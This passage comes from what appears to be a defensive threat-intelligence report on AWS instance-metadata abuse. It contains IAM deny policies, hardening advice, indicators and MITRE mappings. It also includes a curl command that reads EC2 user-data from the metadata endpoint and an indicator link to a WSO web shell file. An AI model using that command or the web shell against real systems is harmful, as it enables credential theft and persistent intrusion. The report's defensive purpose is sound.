  "Version": "2012-10-17",
  "Statement": {
    "Sid": "RequireImdsV2",
    "Effect": "Deny",
    "Action": "ec2:RunInstances",
    "Resource": "arn:aws:ec2:*:*:instance/*",
    "Condition": {
      "StringNotEquals": {
        "ec2:MetadataHttpTokens": "required"
      }
    }
  }
}

```

## Additional Preventions and Hardening

---

Review all EC2 Instances, and ensure User Data Scripts for EC2s do not contain cleartext secrets or sensitive data

User Data Scripts are a set of commands that you provide during the launch of the EC2. The User Data Scripts are performed using root permissions, and it can be viewed via IMDS. An attacker can read the script being ran by a simple curl command.

```
curl http://169.254.169.254/latest/user-data
```

Limit the number of HTTP Put Response Hops (minimum value is defaulted to 1 and the maximum is 64).

The following example limits the maximum number of hops that occurs to 1:

```

{
  "Version": "2012-10-17",
  "Statement": {
    "Sid": "MaxImdsHopLimit",
    "Effect": "Deny",
    "Action": "ec2:RunInstances",
    "Resource": "arn:aws:ec2:*:*:instance/*",
    "Condition": {
      "NumericLessThanEquals": {
        "ec2:MetadataHttpPutResponseHopLimit": "1"
      }
    }
  }
}

```

Limit API Calls to use IMDSv2 to deliver the Amazon EC2 Role credentials via an IAM Policy

```

{
  "Version": "2012-10-17",
  "Statement": {
    "Sid": "RequireAllEc2RolesToUseV2",
    "Effect": "Deny",
    "Action": "*",
    "Resource": "*",
    "Condition": {
      "NumericLessThan": {
        "ec2:RoleDelivery": "2.0"
      }
    }
  }
}

```

Limit access to be able to modify the EC2 Instance metadata service

```
{
  "Version": "2012-10-17",
  "Statement": {
    "Sid": "LimitModifyInstanceMetadataService",
    "Effect": "Deny",
    "Action": "ec2:ModifyInstanceMetadataOptions",
    "Resource": "*",
    "Condition": {
      "StringNotLike":
        {"aws:PrincipalARN": "arn:aws:iam:*:role/ec2-imds-admin"}
    }
  }
}
```

- Restrict the scope of IAM role / credential access to S3 buckets
- Block or reduce of IAM role / credential usage ability from the public Internet
- Limit server Internet egress to prevent outbound server traffic
- Implement S3 Bucket Policies to further restrict access to the S3 Bucket
- Enable VPC flows and S3 bucket / object level access data events
- Proxy or monitor web requests for possible exploitation
- Limit service ports allowed inbound or outbound to the server
- Sanitize or limit unnecessary HTTP headers to the web server
- Log all the things, and prioritize alerting for possible credential abuse
- Follow Amazon Web Services best practices for solutions, and regularly test security controls

## Key Takeaways

---

As organizations move further into cloud environments, additional complexities of default settings can offer opportunities for an attacker to leverage access from one system, to pivot to many others similar. Data stored in cloud systems can be stolen, tampered, or deleted just like any other environment. Mandiant's expertise in responding to intrusions extends to cloud environments which continue to be targeted both by espionage and financially motivated groups.

## Acknowledgements

---

With thanks to Nick Richard for technical review and Justin Moore for MITRE D3FEND mapping.

## Indicators

---

- 141.94.43.37
- 37.59.152.171
- 191.96.108.227
- 191.96.108.8
- [hxxps://raw.githubusercontent.com/wso3/wso3/master/wso.php](https://raw.githubusercontent.com/wso3/wso3/master/wso.php)
- 35b03c6bc21d140201670005923333de

## MITRE Mappings

---

### MITRE ATT&CK UNC2903

---

Tactic	Description
Discovery	T1580: Cloud Infrastructure Discovery
Initial Access	T1190: Exploit Public-Facing Application
Persistence	T1505.003: Web Shell
Credential Access	T1552.004: Private Keys T1552.005: Cloud Instance Metadata API
Collection	T1530: Data from Cloud Storage Object

### MITRE D3FEND UNC2903

---

Tactic	Description
--------	-------------

---

---

**Harden****Application Hardening**

- D3-PSEP: Process Segment Execution Prevention
- D3-SAOR: Segment Address Offset Randomization

---

**Detect****File Analysis**

- D3-DA: Dynamic Analysis
- D3-EFA: Emulated File Analysis
- D3-FCR: File Content Rules
- D3-FH: File Hashing

**Network Traffic Analysis**

- D3-CSPP: Client-Server Payload Profiling
- D3-NTCD: Network Traffic Community Deviation
- D3-PHDURA: Per Host Download-Upload Ratio Analysis
- D3-PMAD: Protocol Metadata Anomaly Detection
- D3-RTSD: Remote Terminal Session Detection
- D3-UGLPA: User Geolocation Logon Pattern Analysis
- D3-ISVA: Inbound Session Volume Analysis

---

**Process Analysis**

- D3-DQSA: Database Query String Analysis
- D3-PSMD: Process Self-Modification Detection
- D3-PSA: Process Spawn Analysis
- D3-PLA: Process Lineage Analysis

---

**Isolate****Network Isolation**

- D3-ITF: Inbound Traffic Filtering
  - D3-OTF: Outbound Traffic Filtering
-

---

## Execution Isolation

- D3-HBPI: Hardware-based Process Isolation
- D3-MAC: Mandatory Access Control
- D3-EDL: Executable Denylisting

---

## Deceive

### Decoy Object

- D3-DF: Decoy File
- D3-DNR: Decoy Network Resource
- D3-DUC: Decoy User Credential

---

## Evict

### Credential Invalidation

D3-ACI: Authentication Cache Invalidation

### Process Eviction

D3-PT: Process Termination